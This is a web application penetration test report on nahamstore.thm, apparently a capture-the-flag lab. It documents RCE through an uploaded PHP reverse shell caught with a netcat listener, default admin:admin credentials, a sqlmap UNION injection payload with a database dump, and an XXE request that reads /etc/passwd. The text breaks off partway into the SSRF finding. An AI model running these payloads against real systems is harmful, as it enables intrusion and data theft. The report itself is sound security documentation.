Web Application Penetration Testing Report

Report title: Web Application Penetration Test for nahamstore.thm

Target : nahamstore.thm

Domains: *.nahamstore.thm

Engagement dates: 10 October 2025

Report date: 12 November 2025

Table of Contents

1. Executive Summary

This document presents the findings from a comprehensive penetration test performed against the target web application **nahamstore.thm**. The objective of the assessment was to identify security weaknesses that could be exploited by an attacker, evaluate their potential impact on the organization, and provide actionable remediation recommendations to enhance the application's security posture.

Summary of Results:

- Total findings: 19
- Critical: 1 (RCE)
- High: 4 (SQL Injection, XXE, LFI, SSRF)
- Medium: 4 (IDOR, 2 CSRF, Stored XSS/partial)
- Low: 10 (6 Reflected XSS, 4 Open Redirects)

Business impact:

The identified vulnerabilities present significant risks to the confidentiality, integrity, and availability of the application and its underlying systems.
Successful exploitation could lead to:

- Full server and database compromise through RCE, SQLi, or LFI.
- Exposure of sensitive data such as user information, credentials, and internal files.
- Unauthorized user actions or privilege escalation via CSRF and IDOR.
- Client-side attacks including session hijacking, phishing, and data theft through multiple XSS vectors.
- Abuse of Open Redirects to enhance phishing campaigns or redirect users to malicious domains.

2. Scope

Targets (in-scope):

- *.nahamstore.thm (includes all hosts and subdomains under the nahamstore.thm zone)

Test type / Approach:

- Black-box assessment (external, unauthenticated) testing from the public internet without access to source code or privileged credentials.

In-scope activities:

- Discovery and reconnaissance (DNS/subdomain enumeration, crawling)
- Public-facing application testing (web pages, APIs, parameters)
- Authentication/authorization testing from a public-user perspective
- Client-side and server-side input validation testing (XSS, SQLi, XXE, LFI, RCE, etc.)
- Business-logic testing and access control checks (IDOR)
- Redirect and CSRF/SSRF assessment
- Collection of evidence (requests/responses, screenshots) for confirmed findings

Out-of-scope activities:

- Denial-of-Service (DoS) testing
- Social engineering or phishing campaigns
- Internal network / lateral movement beyond publicly accessible services
- Any testing requiring privileged credentials or administrative access not provided during the engagement

3. Methodology & Tools

Methodology:

Testing followed industry best practices and OWASP Testing Guide v4. The approach included: reconnaissance, authentication testing, session management, input validation testing, business logic testing, API testing, and post-exploitation analysis.

Tools used (representative):

- Burp Suite Professional (interception proxy)
- Nmap
- Sqlmap
- Nikto
- Ffuf / gobuster / dirsearch
- Curl / httpx
- arjun

4. Detailed Findings

4.1 Remote Code Execution (RCE) via Admin Upload

Severity: Critical


CVSS / Risk Rating: 9.8 (Critical)

Description:

An administrative interface hosted on port 8000 allowed authenticated users to upload files which were subsequently interpreted/executed by the web server. Access to the /admin panel was obtained using default credentials (admin:admin). Using the upload feature, a web shell (PHP) was uploaded and executed, providing an interactive remote shell on the host. This results in full remote code execution and complete compromise of the application host.

Proof / Evidence:

- Logged in with default credentials, uploaded a PHP web shell.
- Executed the shell and received an interactive reverse shell via netcat.


Marketing Manager - Log
Not secure nahamstore.thm:8000/admin/login
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hackin...
swigger
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Marketing Manager Login

Login

Username: admin

Password: •••••

Login



Edit Campaign


Campaign Details

Campaign Name: Pre Opening Interest

Code:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>NahamStore - Pre Opening Interest</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet"
```

Back
Update
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Edit Campaign


Campaign Details

Campaign Name: Pre Opening Interest

Code:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you,
then
```

Back
Update
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali@kali: ~/Desktop/nahamstore
File
Actions
Edit
View
Help
vpn
kali@kali: ~/Desktop/nahamstore

```
┌──(kali㉿kali)-[~/Desktop/nahamstore]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.170.18] from (UNKNOWN) [10.10.131.208] 46876
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 15:27:14 up  2:15,  0 users,  load average: 0.03, 0.03, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
startup.sh
sys
tmp
usr
var
$ 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Full server compromise and arbitrary command execution.
- Access to application files, databases, and internal resources.
- Potential for lateral movement, data exfiltration, and persistent backdoors.

Recommendation:

Immediately disable or restrict the admin upload feature and remove the default admin:admin account. Enforce strong, unique admin credentials (and MFA), move the admin panel behind an IP allowlist or VPN, and ensure uploaded files are stored outside the webroot with execution blocked.

4.2 SQL Injection in product? id

Severity: High


CVSS / Risk Rating: 9.1 (High)

Description:

The id parameter is vulnerable to SQL injection; user-supplied input is used unsafely in a database query, allowing injection of SQL payloads.

Proof / Evidence:

- Confirmed with sqlmap which was able to enumerate and dump database contents.



```
    Title: Generic UNION query (NULL) - 5 columns
    Payload: http://nahamstore.thm/product?id=-9221 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7171786b71,0x596b424c49614469446761 4b7654527978547747734346524d784445734b6e71427670666a7459
45,0x71716b7071)-- -
---
[10:43:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[10:43:23] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:43:23] [INFO] fetching current database
[10:43:23] [INFO] fetching tables for database: 'nahamstore'
[10:43:23] [INFO] fetching columns for table 'sqli_one' in database 'nahamstore'
[10:43:23] [INFO] fetching entries for table 'sqli_one' in database 'nahamstore'
Database: nahamstore
Table: sqli_one
[1 entry]
+----+----------------------------------+
| id | flag                             |
+----+----------------------------------+
| 1  | {d890234e20be48ff96a2f9caab0de55c} |
+----+----------------------------------+

[10:43:23] [INFO] table 'nahamstore.sqli_one' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nahamstore.thm/dump/nahamstore/sqli_one.csv'
[10:43:23] [INFO] fetching columns for table 'product' in database 'nahamstore'
[10:43:23] [INFO] fetching entries for table 'product' in database 'nahamstore'
[10:43:23] [INFO] recognized possible password hashes in column 'image'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: nahamstore
Table: product
[2 entries]
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------+
| id | cost | image                            | name         | description                                                                         |
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------+
| 1  | 2500 | c10fc8ea58cb0caef1edbc0949337ff1 | Hoodie + Tee | Hack all the things with this awesome hoodie and t-shirt combination!               |
| 2  | 1500 | cbf45788a7c3ff5c2fab3cbe740595d4 | Sticker Pack | Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%! |
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------+
```

kali@kali: ~/Desktop/nahamstore
File Actions Edit View Help
vpn
kali@kali: ~/Desktop/nahamstore
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Exposure of sensitive data (user records, emails, credentials, PII) and potential modification or deletion of data.
- Enables further pivoting and privilege escalation if database credentials are recovered.

Recommendation:

Use prepared statements/parameterized queries and validate/whitelist input for the id parameter. Sanitize inputs, enforce least-privilege DB accounts, and block suspicious query patterns with a WAF.

4.3 XML External Entity (XXE) Injection

Severity: High


CVSS / Risk Rating: 8.6 (High)

Description:

The XML parser accepts external entity definitions. By supplying a malicious DTD referencing local files, the application exposes server filesystem contents.


Proof / Evidence:

- Converted the request to POST and submitted XML containing a malicious DTD referencing SYSTEM "file:///etc/passwd".
- The server returned contents of /etc/passwd in the response (or via the XML error), confirming XXE.




```
POST /product/1/?xml HTTP/1.1
Host: stock.nahamstore.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 15:03:45 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Length: 71

<?xml version="1.0"?>
    <data>
        <error>
            Invalid XML supplied
        </error>
    </data>
```



```
POST /product/1/?xml HTTP/1.1
Host: stock.nahamstore.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

<?xml version="1.0"?>
    <data>
        <error>
            Invalid XML supplied
        </error>
    </data>
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 15:09:57 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Length: 71

<?xml version="1.0"?>
    <data>
        <error>
            X-Token not supplied
        </error>
    </data>
```



```
POST /product/1/?xml HTTP/1.1
Host: stock.nahamstore.thm
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 132

<?xml version="1.0"?>
    <!DOCTYPE test [<!ENTITY example SYSTEM "file:///etc/passwd"> ]>
    <data>
        <X-Token>
            &example;
        </X-Token>
    </data>
```

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 12 Nov 2025 15:13:19 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Length: 1302

<?xml version="1.0"?>
    <data>
        <error>
            X-Token root:x:0:0:root:/root:/bin/bash
            daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
            bin:x:2:2:bin:/bin:/usr/sbin/nologin
            sys:x:3:3:sys:/dev:/usr/sbin/nologin
            sync:x:4:65534:sync:/bin:/bin/sync
            games:x:5:60:games:/usr/games:/usr/sbin/nologin
            man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
            lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
            mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
            news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
            uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
            proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
            www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
            backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
            list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
            irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
            gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
            nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
            _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
            messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
            systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
            systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
            systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
            is invalid
        </error>
    </data>
```

Impact:

- Disclosure of sensitive local files (e.g., /etc/passwd, configuration files, credentials).
- Can be escalated to SSRF or further disclosure of internal resources depending on parser and network access.

Recommendation:

Disable external entity resolution in the XML parser and validate/whitelist XML inputs. Use safer parsing libraries or configure the parser to prohibit external DTDs and access to local files.

4.4 Server-Side Request Forgery (SSRF)

Severity: High


CVSS / Risk Rating: 8.6 (High)

Description:

The server parameter is used to initiate backend requests without proper validation. By abusing the parameter format, the application made requests to internal service internal-api.nahamstore.thm and allowed access to internal endpoints.

